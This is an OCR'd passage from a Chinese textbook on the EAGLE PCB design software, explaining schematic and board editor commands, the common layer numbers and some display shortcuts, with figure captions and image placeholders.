


图7-53　查找PCB元件

Display（层显示）：通常用在 PCB 编辑器，用来选择显示哪些层，如图 7-54 所示。

PCB 软件通常包含很多层，如图 7-55 所示。每个图层都代表不同的含义，常用层的含义如表 7-2 所示。

图7-54　原理图及PCB层显示




图7-55　PCB软件包含很多层

表 7-2　常用 PCB 层代表的含义

层　　号	层英文描述	层中文描述	类　　别
1	Top	顶层	线路
16	Bottom	底层	线路
17	Pads	焊盘	通孔
18	Vias	金属镀孔	过孔
19	Unrouted	鼠线	——
20	Dimension	电路板外框	绝缘孔圆圈直径
21	tPlace	丝印顶层	——

续表

层　　号	层英文描述	层中文描述	类　　别
22	bPlace	丝印底层	——
23	tOrigins	顶层原点	——
24	bOrigins	底层原点	——
25	tNames	顶层丝印元件名称	——
26	bNames	底层丝印元件名称	——
27	tValues	顶层元件值	——
28	bValues	底层元件值	——
29	tStop	顶层阻焊层	——
30	bStop	底层阻焊层	——
31	tCream	顶层焊膏层	——
32	bCream	底层焊膏层	——
44	Drills	导电过孔	——
51	tDocu	顶层丝印详细	——
52	bDocu	底层丝印详细	——

可以设置几个快捷键，命令分别为：

```
Display None 1 16 17 18 19 20 21 22 23 24 25 26 46 51 52
Display None 1 17 18 19 20 21 23 25 29 46 51
Display None 16 17 18 19 20 22 24 26 30 46 52
```

具体效果读者尝试后就知道。至于多层板或者添加了图片的层，将在后面讲解。

Mark（标记）：添加一个坐标原点，在坐标显示区域除了绝对坐标外，还会显示一个相对这个原点的相对坐标（格式为：R x 值 y 值）和极坐标（格式为：p 半径值 角度值）。如果再单击 Mark 图标，之后单击 Go 图标，就关闭了相对坐标值显示，如图 7-56 所示。




图7-56　坐标显示

Move（移动）：移动任何可见的对象，每次移动的距离就是栅格的单位距离。如果对象

黏在鼠标指针上，单击鼠标右键可以旋转这个对象，这是最常用的命令之一，如图 7-57 所示。




图7-57　移动旋转元件

Copy（复制）：复制元件和其他对象，鼠标左键单击对象后，可以看到一个高亮的复制体黏在鼠标上，再次单击即可放下。复制网络和总线时名称不变，复制其他对象名称会重新分配一个新的名称，如图 7-58 所示。




图7-58　复制元件

Mirror（镜像）：镜像目标，在原理图中是将对象进行镜像处理；在 PCB 图中，是将元件从顶层移到底层或者从底层移到顶层。

Rotate（旋转）：旋转选中的对象，在栅格图标旁边有图标可以选择旋转的度数，如图 7-59 所示。

Group（圈选）：圈选一个对象组一起移动、旋转、复制、粘贴，用鼠标左键圈选后，对象高亮，可以再单击按钮图标或者用快捷键选择所需功能，然后单击鼠标右键，执行命令，如图 7-60 所示。

使用 Group All 命令可以全选。

图7-59　旋转元件




图7-60　圈选并选择元件

Change（修改）：修改对象的属性，例如线宽、文本尺寸等，可以配合 Group 批量修改，如图 7-61 所示。具体功能很多，可以看官方手册。

Paste（粘贴）：粘贴，配合复制使用。如果剪贴板为空，会报错，如图 7-62 所示。文件粘贴的功能不常用，这里不做介绍。

Delete（删除）：删除可见的对象，可以配合 Group 批量删除。按下 Shift 键再删除，删除 Gate 时会删除整个器件，删除网络或者总线时会删除整个网络段和总线段。

Add（添加）：添加元件，最重要的命令之一，可以添加元件库的元件。单击 Add 图标会打开元件添加界面，打开这个界面的时间和计算机的配置及元件库数量有关。从打开的界面可以搜索关键字来搜索自己需要的元器件，如图 7-63 所示。然后鼠标左键双击选中的元器件，就可以在原理图页面放置元件，如图 7-64 所示。通过单击鼠标右键旋转，鼠标左键每单击一次放置一个元件，按 ESC 键可以回到元件选择界面，再按 ESC 键关闭元件选择界面。




图7-61 Change命令菜单 图7-62 剪贴板为空会报错




图7-63 搜索元件




图7-64　添加元件

Pinswap（交换引脚）：在 Device 的同等引脚上互换网络连接，所谓同等引脚指的是定义有相同的 Swaplevel。此功能不常用。

Replace（替换）：使用元件库中的元件替换当前的元件，但要求替换的元件引脚数量一致，一般用于替换同一种元件的封装，例如将 QFP32 替换成 MLF32，在图标上单击鼠标右键会显示最近被替换的 Device 列表，如图 7-65 和图 7-66 所示。




图7-65　替换元件




图7-66　最近被替换的元件

Gateswap（交换引脚）：两个等效的 Device 的 Gate 互换，被交换的 Gate 必须定义为同样的 Swaplevel。这个功能也不常用。

首先解释为什么是 Gate。如果一个元件需要由好几个元件组成，每个元件都是一个 Gate，Gate 是 Device 的一部分，通常在逻辑门、晶体管阵列里都是这样的，例如 LM358，就是由 A 和 B 一共两个 Gate 组成，使用 Add 添加元件时要点两次鼠标左键将 A 和 B 都放下才能利用一个完整的元件。如果不都放下，虽然可以只用一部分，但另外一部分没有使用的功能很浪费，如图 7-67 所示。




图7-67　多个Gate的元件

Name（命名）：给一个元件、网络或者总线命名，或者修改当前的名称，不能重复，如图 7-68 所示。

小贴士：在 EAGLE 里可以通过添加“!”的方式给文字添加上画线，用两个“!”分别作为起始标记和终止标记，例如“!IC!23!45!”的显示效果如图 7-69 所示。

图7-68　元件名修改

图7-69　元件名上画线

Value（赋值）：为元件赋值，像电阻、电容、电感这些有参数值的都可以用这个命令进行修改，其他元件使用元件类别作为元件值或者干脆没有值。图 7-70 所示为元件值修改。

使用鼠标右键会显示最近被使用的值，如图 7-71 所示。




图7-70　元件值修改




图7-71　最近使用的元件值

Smash（拆分）：这个功能很常用，用来将 Device 元件的名称、值或者其他属性值从 Device 中拆分出来，可以单独移动、修改大小，也可以用 Delete 隐藏。通常在调整原理图的显示和 PCB 文件的丝印时，都用这个命令。用 Group 可以批量拆分，如图 7-72 所示。

拆分的用法很简单，鼠标左键直接单击元件即可，或者在属性里勾选“Smash”选项，拆分后可以看到名称和值的文字上出现了十字架，表明可以移动和调整。

打开名称的属性，可以看到坐标、大小、粗细等参数可以调整，使用 Move 命令可以点击十字架进行移动，如图 7-73 所示。如果要取消这些修改，取消勾选“Smash”选项就会恢复原样。




图7-72　元件名称、元件值拆分

图7-73　元件属性修改

Miter（倒角）：看图标样子会发现，倒角就是将两条线（网络、总线或者多边形外框）的连接处调成圆角或者斜角，可以在上面设置参数然后直接单击连接处。半径表示需要调整的角的半径，同时这里调整的参数会影响走线时拐角的样式，如图 7-74 所示。




图7-74　走线倒角

也可以选择圆角或斜角后，用鼠标单击连接处直接拖动，如图 7-75 所示。




图7-75　走线圆角

Spit（打断）：将一条直线或者网络线段打断，然后修改成弯折的形状。单击选择要调整的线的目标点，然后拖动即可。

Optimize（优化）：将信号层中处于同一条线上的两条线段合并成一条线路。不常用。

Invoke（调用）：当放置不止一个符号（Gate）的 Device 时，是按照 Gate 顺序进行放置的，但放置完后发现，好像少了电源和地。这时就需要用 Invoke 命令，可以显示隐藏的电源和地引脚，然后鼠标左键双击这个 Gate 放置到原理图，这时如果打开 Invoke，可以看到 Gate 已经变成灰色了，如图 7-76 所示。




图7-76　元件隐藏部件

Wire（走线）：最常用的命令之一，用来连线，不同的层代表不同含义，例如 91 Nets 层表示是导线。

如图 7-77 所示，在上面的工具栏有很多参数可以修改，在走线过程中使用鼠标右键可以变换走线的样式。




图7-77　走线

Text（放置文本）：在原理图或者 PCB 中放置文字。虽然可以通过属性修改字体，但因为最后 PCB 制板时默认字体是矢量字体，所以也使用矢量字体。

在文本框中输入要添加的文字，鼠标左键单击一次放置一次，按一次 ESC 键返回文本框，再按一次 ESC 键退出。

可以用 Name 命令修改文字内容，如图 7-78 和图 7-79 所示。

图7-78　用Name命令修改文字内容




图7-79　放置文字

Circle（画圆）：如果宽度为 0，画出的就是实心圆，如图 7-80 所示。




图7-80　画圆

Arc（画弧）：画圆弧，有参数可以设置。最后两个的设置相当于在 Change 命令中使用 CAP/FLAT/ROUND 定义圆弧是以直线还是圆头结束，如图 7-81 所示。

Rect（画矩形）：画矩形。在 PCB 中通常用于放置一块铜箔，比如在顶层或者底层画一个矩形，这块矩形区域在生产时会留下铜箔不被腐蚀。当然，还有其他功能，例如在 PCB 编辑时在 41 层、42 层或者 43 层画矩形，那么在这个限制区域内不会自动布线。




图7-81　画弧线




图7-82　画矩形

Polygon（画多边形）：如图 7-83 所示，画一个多边形，主要用于在 PCB 中画任意形状的铜箔。在上面有各种参数设置，和 Wire 线的绘制类似。同样，如果在 41 层、42 层和 43 层画矩形，也是自动布线的限制区域，具体可以看帮助文档。PCB 多边形覆铜如图 7-84 所示。




图7-83　原理图画多边形

Bus（总线）：总线在这里的用途主要是网络合集，将很多网络合并到一条总线，便于原理图的阅读，总线中的每个网络都可以从总线中引出。

总线绘制时和普通的 Wire 线绘制类似，但它的主要差异在于 Name，比如将这个网络名

称定义为“T[1..20]”，那它其实是 T1~T20 所有网络的集合，Wire 线不能这样命名。图 7-85 所示为放置总线。




图7-84　PCB多边形覆铜

图7-85　放置总线

Net（网络）：要将总线的网络引出，就需要 Net 命令，先用鼠标右键单击这条总线，之后单击鼠标左键，就能看到整个总线所包含的网络，如图 7-86 所示。然后选择要引出的网络，比如“T2”，之后就可以将这个网络引出一条网络导线，类似 Wire 选择“91 Net”层的效果，用 Name 命令可以看到名称，如图 7-87 所示。

在这里要理解一点，只要是同名的网络，都是连到一起的，即使画的线没有连到一起，网络也是连通的，这里涉及网表的知识。

Junction（节点）：两根导线交叉，怎么知道有没有连到一起呢？通过 Name 命令查看名称可以知道。怎么区分连接到一起的和没连的呢？先用后面才会讲到的 Label 给 3 根线做标识，然后单击 Junction 节点，用鼠标单击其中一个交叉点（如图 7-88 所示）时，会提示是否要连接网络（如图 7-89 所示），单击“OK”按钮，就可以看到 N$7 变为 N$5，两个网络连接到了一起，如图 7-90 所示。

所以，只要是连接到一起的网络，都要加上节点，不容易出错也容易区分。




图7-86　总线网络

图7-87　总线网络名称修改

图7-88 放置节点




图7-89　网络连接选择

图7-90　连接的网络自动添加节点

Label（标签）：前面用到的就是这个功能，在总线或者网络上放置一个名称作为标识。这不是 TEXT 文本，用 Change Text 命令不能改变，使用 Name 命令就可以，因为这表示的是一个网络的名称。在参数的 Xref 选项中，可以改变标签样式，也可以在 Change 中通过 Xref 选项改变标签样式，如图 7-91 所示。

通常我们都会在特殊含义的网络上放一个 Label，或者在网络同名但线并未连接到一起的两个网络上加 Label，这样可以更直观地看到网络连接状况，如图 7-92 所示。




图7-91　网络标签（1）




图7-92　网络标签（2）

Attribute（属性）：为一个元件定义一个属性，如图 7-93 所示，这些属性可以自由定义，并且可以包含任何信息，如图 7-94 所示。




图7-93　元件属性

